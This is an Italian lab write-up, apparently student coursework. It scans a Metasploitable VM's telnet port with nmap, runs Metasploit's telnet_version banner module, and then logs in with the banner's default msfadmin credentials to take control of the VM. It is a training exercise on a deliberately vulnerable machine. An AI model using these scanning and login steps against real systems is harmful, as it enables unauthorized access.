
Gabriele Di giampietro **Data 6/12/2022**


Obiettivo: Sfruttare le vulnerabilità relativa al telnet con il modulo auxilary telnet_version.

Prima Fase

Come prima cosa andiamo ad impostare le nostre VM con gli indirizzi ip 192.168.1.25 per Kali e 192.168.1.40 per Metasploitable.




```
  GNU nano 6.4                                                          /e
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
address 192.168.1.25/24
gateway 192.168.1.1
```



```
  GNU nano 2.0.7              File: /etc/

# This file describes the network i
# and how to activate them. For more

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```


Seconda Fase: Sessione di Hacking telnet

Dopo aver impostato la comunicazione tra le nostre VM andiamo a configurare Metasploit per iniziare la sessione di hacking sul servizio telnet, per prima cosa lanciamo uno scan con nmpa sulla porta 23 dove si trova il servizio telnet.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 -p 23 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 08:35 EST
Nmap scan report for 192.168.1.40
Host is up (0.0083s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.16 seconds
```

Dopo aver configurato l'exploit su Metasploit, tranne per il payload che come vediamo nelle immagini seguenti in questo caso non viene richiesto ed è già di default, lanciamo il nostro exploit.




```
msf6 > search telnet

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec     2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                   2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                                       normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                         normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping            2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                 2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth   2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command E
xecution
   7   exploit/linux/http/dlink_diagnostic_exec_noauth      2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   8   exploit/linux/http/dlink_dir300_exec_telnet          2013-04-22       excellent  No     D-Link Devices Unauthenticated Remote Command Execution
   9   exploit/unix/webapp/dogfood_spell_exec               2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command Execution
```

Usiamo il path 35.




```
   28  exploit/linux/ftp/proftp_telnet_iac                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Li
ux)
   29  auxiliary/scanner/telnet/telnet_ruggedcom                             normal     No     RuggedCom Telnet Password Generator
   30  auxiliary/scanner/telnet/satel_cmd_exec              2017-04-07       normal     No     Satel Iberia SenNet Data Logger and Electricity Meters C
mmand Injection Vulnerability
   31  exploit/solaris/telnet/ttyprompt                     2002-01-18       excellent  No     Solaris in.telnetd TTYPROMPT Buffer Overflow
   32  exploit/solaris/telnet/fuser                         2007-02-12       excellent  No     Sun Solaris Telnet Remote Authentication Bypass Vulnerab
lity
   33  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20  excellent  No  TP-Link SC2020n Authenticated Telnet Injection
   34  auxiliary/scanner/telnet/telnet_login                                 normal     No     Telnet Login Check Scanner
   35  auxiliary/scanner/telnet/telnet_version                               normal     No     Telnet Service Banner Detection
   36  auxiliary/scanner/telnet/telnet_encrypt_overflow                      normal     No     Telnet Service Encryption Key ID Overflow Detection
   37  payload/cmd/unix/bind_busybox_telnetd                                 normal     No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   38  payload/cmd/unix/reverse                                              normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   39  payload/cmd/unix/reverse_ssl_double_telnet                            normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_telnet_ssl                              normal     No     Unix Command Shell, Reverse TCP SSL (telnet)
   41  exploit/linux/ssh/vyos_restricted_shell_privesc      2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   42  post/windows/gather/credentials/mremote                               normal     No     Windows Gather mRemote Saved Password Extraction
```




```
Interact with a module by name or index. For exa

msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Andiamo poi a settare l’host target, che vieni richiesto in required.



```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```


Il nostro exploit va a segno e ci fornisce i dati per il login, come vediamo nella figura seguente.




```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
 |__ | |  ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|                                          \x0a\
x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0am
etasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Terza Fase

Andiamo in fine ad utilizzare le informazioni ottenute per il login, utilizzando il comando telnet dal terminale Kali entriamo da remoto nella Vm Metasploitable e utilizziamo il login per prendere il controllo della macchina.



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.40
Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec  6 04:18:00 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```



```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```